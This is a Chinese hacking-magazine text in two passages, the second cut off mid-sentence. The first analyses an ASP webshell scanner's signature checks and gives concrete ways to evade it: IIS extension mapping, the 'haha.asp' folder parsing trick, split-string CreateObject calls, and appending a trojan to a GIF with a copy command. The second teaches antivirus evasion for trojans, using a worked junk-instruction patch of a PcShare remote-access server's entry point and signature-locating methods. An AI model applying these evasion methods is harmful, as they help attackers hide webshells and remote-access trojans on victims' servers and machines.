For Each myfile in fc2 '//循环,获得每一个文件
If CheckExt(FSO.GetExtensionName(path&"\"&myfile.name)) Then '//使用CheckExt函数确定此文件是否在扫描的范围内,如果是,则调用call函数对之进行检查
    Call ScanFile(Path&Temp&"\"&myfile.name, "")
            SumFiles = SumFiles + 1
    End If
  Next
  Set fc = f.SubFolders '取得二级目录所在文件夹
  For Each f1 in fc '循环,提取二级目录的每一个文件夹
    ShowAllFile path&"\"&f1.name '递归调用
    SumFolders = SumFolders + 1
     Next
    Set FSO = Nothing
  End Sub
```

对于第二部份,我作了比较详细的注释,这部份所起的作用就是遍历处理path及其子目录所有文件,path目录是管理员输入的相对路径,程序通过request方法获得,如:管理员输入"\"则对全站扫描,输入"ttfct"则对目录ttfct进行扫描。得到路径后访问取得每一个文件,并调用Call ScanFile()函数对指定文件"asp,cer,asa,cdx"进行扫描。所以现在可以说明为什么邪八那两位兄弟的说法错误了。

代码第三部份:

```
Sub ScanFile(FilePath, InFile)
If InFile <> "" Then
Infiles = "<font color=red>该文件被<a href=""http://"&Request.Servervariables("server_name")&"/"&tURLEncode(InFile)&""" target=_blank>"& InFile & "</a>文件包含执行</font>"
End If
Set FSOs = CreateObject("Scripting.FileSystemObject")
on error resume next
set ofile = fsos.OpenTextFile(FilePath)
filetxt = Lcase(ofile.readall())
If err Then Exit Sub end if
if len(filetxt)>0 then '特征码检查
filetxt = vbcrlf & filetxt
temp = "<a href=""http://"&Request.Servervariables("server_name")&"/"&tURLEncode(replace(replace(FilePath,server.MapPath("\")&"\","",1,1,1),"\","/"))&""" target=_blank>"&replace(FilePath,server.MapPath("\")&"\","",1,1,1)&"</a>"
'检查代码中是否存在"wscript.shell"和其对应的clsid值,如果存在,则为病毒特征码
If instr( filetxt, Lcase("WScr"&DoMyBest&"ipt.Shell") ) or Instr( filetxt, Lcase("clsid:72C24DD5-D70A"&DoMyBest&"-438B-8A42-98424B88AFB8") ) then
Report = Report&"<tr><td>"&temp&"</td><td>WScr"&DoMyBest&"ipt.Shell 或者 clsid:72C24DD5-D70A"&DoMyBest&"-438B-8A42-98424B88AFB8</td><td><font color=red>危险组件,一般被ASP木马利用</font>"&infiles&"</td><td>"&GetDateCreate(filepath)&"<br>"&GetDateModify(filepath)&"</td></tr>"
        Sun = Sun + 1
        End if
'检查代码中是否"Shell.Application"和其对应的clsid值,如果存在,则为病毒特征码
    (省略部分代码)
```

从这部份代码我们可以得知,此工具采用特征码技术对文件进行特征码检查,这有点类似我们的广谱杀毒软件了,程序采用的特征码有""shell.application(和其相

对应的classid值)","wscript.shell(和其相对应的classid值)","eval","execute","(vbscript|jscript|javascript).Encode","create object",除此外程序还对使用include函数包含JPG的文件进行查杀。只要我们的ASP木马中有代码和其特征相符,则程序报毒。

针对性免杀的突破方法

下面分析突破方法,要突破此ASP木马扫描工具,我们有两条路可选择:

1.A:从文件名后缀上突破,对于2000系统,如果你有服务器权限,可以增加应用程序映射,具体方法是:选择站点→点击属性→主目录→配制→应用程序映射→添加,按如图15所示进行:




图15

在可执行文件内填入:C:\WINNT\system32\inetsrv\asp.dll,扩展名可随便填,比如我填入".ttfct",在动作限于填上GET,POST就行了,然后点击确定,应用。现在我们把ASP木马后缀名改为".ttfct",成功解析,如图16所示。




图16

此时我们使用专杀工具查杀,发现已经不报毒了。

B:对于Windows 2003系统,利用其IIS特性建立Haha.asp文件夹,将我们的木马的后缀改成一个比较怪的后缀,如".sys",".dll",".ch"等等。

具体方法是,建立一个haha.asp文件夹,然后放入我们的改了后缀的木马,使用前提 服务器是Windows 2003的系统。如图17所示。




图17

木马一公布,此马不久就被杀了,所以我写了个程序,采用随机码来对之处理,程序请见光盘。

该程序使用Replace函数对几个特征码作了处理,由于采用了随机函数,每次生成的特征码不同,所以每个文件都有各自的特征,这样可以达到较好的免杀效果。

2. 从特特征码上突破

对于ASP木马代码中含有wscript.shell,shell.application,Scripting.FileSystemObject和其相对应的classid的代码,我们可以采取这样方法修改:

原来代码是server.createobject("shell.application"),我们修改为:server.createobject("she"&ttfct&"ll.application"),类似的CreateObject("wscript.shell")可改为CreateObject("wscr"&good&"ipt.shell")。由于免杀的ASP

打造终极黑防免杀木马

我们这里就以海洋2006正式版为例进行说明。

1.只要能改的地方,我们都应该把它改掉,因为有些杀毒软件将之视为特征码。改掉它,对我们没有坏处。如图18、图19所示。




图18




图19

3.修改,用查找→替换的功能将所有的pageName替换为hf,然后将Const showLogin = "";改为Const showLogin

="go",经过这两步后,卡巴、瑞星、MCAFEE都还报毒,专杀不过。

3.用我们的程序对特征码进行修改。经过这一步,成功躲过了卡巴、MCAFEE,但是不过专杀和瑞星。

4.免杀

```
<object runat="server" id="ws" scope="page" classid="clsid:72C24DD5-D70A-438B-8A42-98424B88AFB8"></object>
<object runat="server" id="ws" scope="page" classid="clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B"></object>
<object runat="server" id="fso" scope="page" classid="clsid:0D43FE01-F093-11CF-8940-00A0C9054228"></object>
<object runat="server" id="sa" scope="page" classid="clsid:13709620-C279-11CE-A49E-444553540000"></object>,我们
```

```
改为dim mytemp
mytemp=server.mappath(".") & "\~86.tmp" : asppath = replace(mytemp, "\\", "\")
```

这样就成功躲过了瑞星,但是不过专杀工具。


5.对代码进行ENCODE加密,然后保存为ASP文件,还是不过专杀。

6.打开Fireworks,新建一个1*1的图片,然后保存为m.GIF。

7.执行cmd,使用万能Copy大法,执行如下指令:copy m.gif /b +m4.asp hacker.asp,成功躲过了专杀。

到此终极黑防免杀木马打造完毕。

适合读者:网络爱好者、木马爱好者
前置知识:无



木马免杀原理详解

文/图 幽游[SUS]

首先来简单了解一下杀毒软件查杀病毒的原理,当前杀毒软件对病毒的查杀主要有特征代码查杀法和行为监测法;其中前一个比较方法古老,又分为文件查杀和内存查杀,杀毒软件公司拿到病毒的样本后,定义一段病毒特征码到病毒库中,然后与扫描的文件比对,如果一致则认为是病毒,内存查杀则是载入内存后再比对;第二种技术较新,它利用的原理是某些特定的病毒会有某些特定的行为,以行为来判定病毒。

免杀方法

1)文件免杀:加花/修改文件特征码/加壳/修改加壳后的文件。

2)内存免杀:修改特征码。

3)行为免杀。

1.加花

加花是文件免杀的常用手段,加花原理就是通过添加花指令(一些垃圾指令,类似加1减1之类的无用语句)让杀毒软件检测不到特征码。加花可以分为加区加花和去头加花。一般加花工具使用加区加花,当然我们也可以手工加的:先用zeroadd添加一个区段,然后在新加区段里写入花指令,跳转到原入口;去头加花,就是先NOP(汇编里的空操作)掉程序的入口几行,然后找到下方0000区,写入NOP掉的代码和一些花指令,再通过JMP(汇编里的无条件跳转)跳到原入口。

举个例子说明一下去头加花,如图1所示。

这是PcShare服务端入口处的一段代码,原入口地址是00403D7D,因为是演示,我就用两句最简单的垃圾代码做示范,如果要使用花指令,大家可以自行编写,如图2所示。

```
00403D7D  $ 55             push  ebp
00403D7E  . 8BEC           mov   ebp, esp
00403D80  . 6A FF          push  -1
00403D82  . 68 18564000    push  00405618
00403D87  . 68 043F4000    push  <jmp.&MSVCRT._except_handler3>
00403D8C  . 64:A1 000000   mov   eax, fs:[0]
00403D92  . 50             push  eax
00403D93  . 64:8925 0000   mov   fs:[0], esp
00403D9A  . 83EC 68        sub   esp, 68
00403D9D  . 53             push  ebx
00403D9E  . 56             push  esi
00403D9F  . 57             push  edi
```

图1

```
00403D7D    90             nop
00403D7E    90             nop
00403D7F    90             nop
00403D80  . 6A FF          push  -1
00403D82  . 68 18564000    push  00405618
00403D87  . 68 043F4000    push  <jmp.&MSVCRT._except_handler3>
00403D8C  . 64:A1 000000   mov   eax, fs:[0]
00403D92  . 50             push  eax
```

图2

"push eax;eax寄存器压入堆栈"

"pop eax;eax寄存器弹出堆栈"

先将入口两句用NOP填充,然后找到一段0000区记下新入口地址0040443C,如图3所示。

```
0040443A    00    db    00
0040443B    00    db    00
0040443C    00    db    00
0040443D    00    db    00
0040443E    00    db    00
0040443F    00    db    00
00404440    00    db    00
00404441    00    db    00
```

图3

写入刚刚NOP掉的入口两句和花指令,以及跳转到原入口的指令,如图4所示。

```
0040443A      00            db    00
0040443B      00            db    00
0040443C      55            push  ebp
0040443D      8BEC          mov   ebp, esp
0040443F      50            push  eax
00404440      58            pop   eax
00404441    ^ E9 37F9FFFF   jmp   <模块入口点>
00404446      00            db    00
00404447      00            db    00
```

图4

把修改好的代码保存，用PEditor把入口地址修改为新入口0040443C就完成了，代码执行时将从新入口开始，先执行花指令然后跳转到原入口执行真正的程序，很简单吧？加区加花与其相似，主要是怕程序的0000区不足，所以先用工具新加一个区，在新区里写入花指令，其他的和去头加花一样，这里就不演示了。

2.特征码定位

加花以后一些杀毒软件就认不出了，但有些比较强悍的杀毒，比如司机大叔（卡巴斯基）可能还是能查出来，这时就要定位特征码然后修改了，要修改首先必须知道特征码在哪里，所以需要先定位特征码，这是个难点，特别是复合特征码的定位。

特征码定位主要有两种方法：直接替换法、二叉数法。

直接替换法是最早开始出现的一种特征码定位方法，按一定的字节数逐个替换原代码并保存，比如木马总共100字节，可以先把0－10个字节用0替换，保存，然后用杀毒软件扫描，不被查杀说明特征码已经被覆盖掉了，如果还被查杀则替换10－20字节，再保存，扫描……直到找出特征码。替换法的优点是容易理解，速度快（对文件特征码而言），特征码定位工具伯乐以及CCL的手动方式就是利用的替换法原理，文件特征码定位经常使用的就是这种方法。但是对于内存特征码的定位，这种方法就不太实用了，每次替换以后都要载入内存再扫描，如果木马较大，替换生成的文件会非常多，每个都要载入内存花费太多时间，除此之外它还有一个非常大的局限性，就是只能确定只有一处特